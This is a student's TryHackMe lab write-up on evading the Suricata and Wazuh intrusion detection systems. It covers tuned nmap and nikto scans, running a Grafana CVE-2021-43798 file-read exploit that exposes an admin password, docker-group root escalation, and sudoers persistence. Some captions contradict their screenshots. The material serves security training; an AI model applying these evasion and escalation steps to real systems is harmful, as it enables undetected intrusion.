

Task 8: IDS Evasion

TryHackMe Room Report

Submitted by:

R. S. Abhinav

Proof of Work:

<https://tryhackme.com/p/rsabhinav666>

October 27, 2025

Contents

1 Task 1: Introduction	2
2 Task 2: Intrusion Detection Basics	3
3 Task 3: Network-based IDS (NIDS)	4
4 Task 4: Reconnaissance and Evasion Basics	5
5 Task 5: Further Reconnaissance Evasion	6
6 Task 6: Open-source Intelligence	7
7 Task 7: Rulesets	8
8 Task 8: Host Based IDS (HIDS)	10
9 Task 9: Privilege Escalation Recon	11
10 Task 10: Performing Privilege Escalation	12
11 Task 11: Establishing Persistence	13
12 Task 12: Conclusion	14

1 Task 1: Introduction

Objective

Deploy the target machine and create an account on the IDS monitoring dashboard.

Screenshots

The screenshot shows the 'Register' page of the TryHackMe IDS dashboard. The page is titled 'Register' and contains instructions for creating a new account. It includes a 'Register' button and an 'Access Token' section.

Register

Create a new account with the system here. Make sure to register the computers that you will use to interact with the CTF. The system uses this information to isolate attacks from different users. So, make sure that this information is correct if you want an accurate score.

If you're using Linux you will be able to retrieve a list of all the IPs associated with your node by running the following commands:

```
ip a
```

or:

```
ifconfig
```

If your using Windows you can use:

```
ipconfig
```

Note that the IPs you register must be the ones associated with the adapter that will be used to interact with the CTF. Otherwise, no IDS alerts will be correctly processed. This IP should already be set as the first identifier.

Username:

Controlled IP Addresses:

Register

Access Token

```
1UkaMwMn1gaao1vaT51tT9758yHFY8Y0Jc0E0vt2_DPLcnyZIM020ieRQujRJz3z-17DKfGvWxKFBcpx3UaJbuoC-TVEh5pjRqL7fr1-Et0hVShgDrT6ScJTaZPQABP6Up8zZ13doFE69JjpX6Ch_31d91yGhRY7uJlJ0KZ0
```

Figure 1: Registering an account on the IDS dashboard.

The screenshot shows the 'Alerts' page of the TryHackMe IDS dashboard. The page is titled 'CTFScore' and contains a 'Scoring History' section. It includes a table of alerts with columns for Timestamp, Message, Category, Severity, Source, Targeted Asset, and Score. There is also a 'Download JSON (Last 10000 Alerts)' button.

CTFScore

Dashboard Alerts Logout

Scoring History

This page contains a listing of the last 10,000 alerts recorded by the system. Note, that this also includes score-less alerts that are not fully consumed by the scoring algorithm. You can click on any alert on this page to view a breakdown of how the score was calculated and every aspect of the alert.

Show entries

Search:

Timestamp	Message	Category	Severity	Source	Targeted Asset	Score
Mon, 27 Oct 2025 13:24:11 GMT	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	Unknown Classtype	3	Suricata	172.200.0.20	4.27
Mon, 27 Oct 2025 13:24:11 GMT	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	Unknown Classtype	3	Suricata	172.200.0.30	5.33
Mon, 27 Oct 2025 13:24:11 GMT	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	Unknown Classtype	3	Suricata	172.200.0.20	4.27
Mon, 27 Oct 2025 13:24:11 GMT	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	Unknown Classtype	3	Suricata	172.200.0.10	2.67

Showing 1 to 4 of 4 entries

Download JSON (Last 10000 Alerts)

Previous Next

Figure 2: The main alerts dashboard after logging in.

2 Task 2: Intrusion Detection Basics

Objective

Understand the fundamental methodologies of IDS, such as signature-based detection.

Screenshots




Figure 3: Answering theory questions on IDS basics.

3 Task 3: Network-based IDS (NIDS)

Objective

Learn the function of a Network IDS and its limitations, such as being blinded by encrypted traffic.

Screenshots

Task 3 ✔ Network-based IDS (NIDS)

[Ask Echo](#)

As the name implies, network intrusion detection systems or NIDS monitor networks for malicious activity by checking packets for traces of activity associated with a wide variety of hostile or unwanted activity including:

- Malware command and control
- Exploitation tools
- Scanning
- Data exfiltration
- Contact with phishing sites
- Corporate policy violations

Network-based detection allows a single installation to monitor an entire network which makes NIDS deployment more straightforward than other types. However, NIDS are more prone to generating false positives than other IDS, this is partly due to the sheer volume of traffic that passes through even a small network and, the difficulty of building a rule set that is flexible enough to reliably detect malicious traffic without detecting safe applications that may leave similar traces. This can be alleviated somewhat, by tuning the IDS to only enforce rules that would be considered abnormal traffic for any particular network however, this does take some time as the IDS must be deployed on a network for a while in order to establish what traffic is normal.

NIDS can be deployed on both sides of the firewall though, they tend to be deployed on the LAN side as there is limited value in detecting attacks that occur against outside nodes as they will be under attack constantly. A NIDS may also feature some form of intrusion prevention (IPS) functionality and be able to block nodes that trigger a set number of alerts, this is not always enabled as automated blocking can conflict with a high false-positive rate. Note, that NIDS rely on having access to all of the communication between nodes and are thus affected by the widespread adoption of in-transit encryption.

A variety of open source and proprietary NIDS exist, the node in this scenario is protected by the open source NIDS, Suricata. For this, demo the IPS mode is disabled so you are free to run as many attacks as you want. In fact, try and run some of your favourite tools against the target and see how the different IDS respond. A history of all the alerts generated during this room is available at <http://10.201.34.25:8000/alerts>

Example NIDS Deployment

Answer the questions below

What widely implemented protocol has an adverse effect on the reliability of NIDS?

TLS

✓ Correct Answer [Hint](#)

Figure 4: Answering questions on NIDS protocols and limitations.

4 Task 4: Reconnaissance and Evasion Basics


Objective

Observe how a standard nmap scan is detected and test basic evasion techniques.

Methodology

I ran a "noisy" nmap -sV scan, which was immediately detected by the IDS. I then ran a "stealth" nmap -sS scan, which generated far fewer alerts.

Screenshots



```
~: zsh — Konsole
--sudo x --zsh x
[~] sar_ess@kali:~$ nmap -sV 10.281.34.25
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-27 18:53 IST
Nmap scan report for 10.281.34.25
Host is up (0.22s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 8ubuntu4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
3000/tcp  open  http     Grafana http
8080/tcp  open  http     Gunicorn
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.98 seconds

[~] sar_ess@kali:~$ nmap -sV --script-args http.useragent="Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0 Safari/537.36" 10.281.34.25
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-27 19:04 IST
Nmap scan report for 10.281.34.25
Host is up (0.22s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 8ubuntu4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
3000/tcp  open  http     Grafana http
8080/tcp  open  http     Gunicorn
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.98 seconds
```

Figure 5: Running the nmap -sV command.




Figure 6: Alerts generated from the "noisy" Nmap scan.

5 Task 5: Further Reconnaissance Evasion

Objective

Use the web scanner `nikto` and attempt to tune its options to evade detection.

Methodology

A default `nikto` scan generated thousands of alerts. Tuning the scan with `-T 1 2 3` to focus only on specific vulnerabilities reduced the noise.

Screenshots

Figure 7: Running the `nikto -H` command to find evasion flags.




Figure 8: Output from the nikto scan identifying /admin.php.

6 Task 6: Open-source Intelligence


Objective

Gather intelligence passively (OSINT) to avoid triggering the IDS.

Methodology

I used `curl` to send a single, legitimate-looking request to the `/api/health` endpoint on the Grafana server. This avoided a "noisy" scan but successfully revealed the exact software version.

Screenshots



```
-- ssh -- ssh -- ssh --
[saar_ess@kali:~]$ curl -s http://10.201.34.25:3000/api/health
{"commit": "7957a137acd",
 "database": "ok",
 "version": "8.2.5"}
[saar_ess@kali:~]$
```

Figure 9: Running the `curl` command to get the Grafana version.




Figure 10: The JSON output from the `/api/health` endpoint, showing version 8.1.0.

7 Task 7: Rulesets

Objective

Use the Grafana vulnerability (CVE-2021-43798) found via OSINT to exploit the server.

Methodology

I downloaded a Python exploit for the CVE. I used it to read `/etc/grafana/grafana.ini` and found the admin password. The NIDS (Suricata) failed to detect this, as it had no signature for this exploit.

Screenshots

```
##### Security #####
[security]
# disable creation of admin user on first start of grafana
;disable_initial_admin_creation = false

# default admin user, created on startup
admin_user = grafana-admin

# default admin password, can be changed before first start of grafana, or in profile settings
admin_password = GraphingTheWorld32
```

Figure 11: Executing the Python exploit to read the config file.

Task 7 ✔ Rulesets ✔ Woop woop! Your a

Any signature-based IDS is ultimately reliant, on the quality of its ruleset; attack signatures must be well defined, tested, and consistently applied otherwise, it is likely that an attack will remain undetected. It is also important that the rule set be kept up to date in order to reduce the time between a new exploit being discovered and its signatures being loaded into deployed IDS. Ruleset development is difficult and, all rule sets especially, ones deployed in NIDS will never be completely accurate. Inaccurate rules sets may generate false positives or false negatives with both failures affecting the security of the assets under the protection of an IDS.

In this case, we have identified that one of the target assets is affected by a critical vulnerability which, will allow us to by-parse authentication and gain read access to almost any file on the system. It's been a while since this [vulnerability](#) was made public so its signature is available in the Emerging Threats Open ruleset which is loaded by default in Suricata. Let's run this exploit and see if we are detected; First, grab the script to run this exploit from GitHub:

```
wget https://raw.githubusercontent.com/Jroo1053/GrafanaDirInclusion/master/src/exploit.py
```

Once the script has finished downloading you can then run it with:

```
python3 exploit.py -u 10.201.34.25 -p 3000 -f <REMOTE FILE TO READ>
```

See what you can find on the server, remember that the exploit, gives us access to the same privileges of the user that's running the service. Once you're happy with what you've found on the server have a look at the IDS alert history at `10.201.34.25:8000/alerts`. Can you see any evidence that this particular exploit was detected? like I said not all rule sets are perfect.

Answer the questions below

What is the password of the grafana-admin account?

✔ Correct Answer 🔍 Hint

Is it possible to gain direct access to the server now that the grafana-admin password is known? (yay/nay)

✔ Correct Answer 🔍 Hint

Are any of the attached IDS able to detect the attack if the file `/etc/shadow` is requested via the exploit, if so what IDS detected it?

✔ Correct Answer 🔍 Hint

Figure 12: The output of the exploit, showing the admin password.

8 Task 8: Host Based IDS (HIDS)

Objective

Understand the role of a HIDS (Wazuh) in detecting threats on the host itself.

Methodology

I ran a noisy scan that generated many HTTP 400 errors. While the NIDS saw the scan, the HIDS (Wazuh) saw the *result* by reading the web server's log file and generated "web access denied" alerts.

Screenshots




Figure 13: The alerts dashboard showing "web access denied" alerts from Wazuh.

9 Task 9: Privilege Escalation Recon

Objective

Conduct on-host enumeration to find a privilege escalation vector.

Methodology

I downloaded `linpeas.sh` to the target. This action *itself* triggered a severity 5 alert from Wazuh's File Integrity Monitoring. Running the script revealed the `grafana-admin` user is in the `docker` group.

Screenshots




Figure 14: `linpeas.sh` output highlighting the `docker` group.

10 Task 10: Performing Privilege Escalation

Objective

Exploit the `docker` group misconfiguration to gain root privileges.

Methodology

I ran a `docker` command to mount the host's root filesystem (`/`) to `/mnt` inside a new container. This gave me root access to the entire host, allowing me to read the flag from `/mnt/root/root.txt`.

Screenshots




Figure 15: Reading the root flag from `/mnt/root/root.txt` from within the container.

11 Task 11: Establishing Persistence

Objective

Establish a persistent foothold and observe the HIDS detection.

Methodology

From the root container, I added the `grafana-admin` user to the `/mnt/etc/sudoers` file. This file modification was immediately detected by Wazuh, which generated a high-severity alert.

12 Task 12: Conclusion

Summary

This room demonstrated the critical differences and complementary nature of Network IDS (Suricata) and Host IDS (Wazuh).

Key Takeaways

- **NIDS (Suricata)** is strong against known network signatures but blind to encrypted traffic and on-host activity.
- **HIDS (Wazuh)** is strong at detecting file integrity changes, log anomalies, and post-exploitation behavior, but is blind to network-level scans.
- A "defense-in-depth" strategy, using both, is essential for a robust security posture.

Proof of Completion




Figure 16: TryHackMe "IDS Evasion" room completion.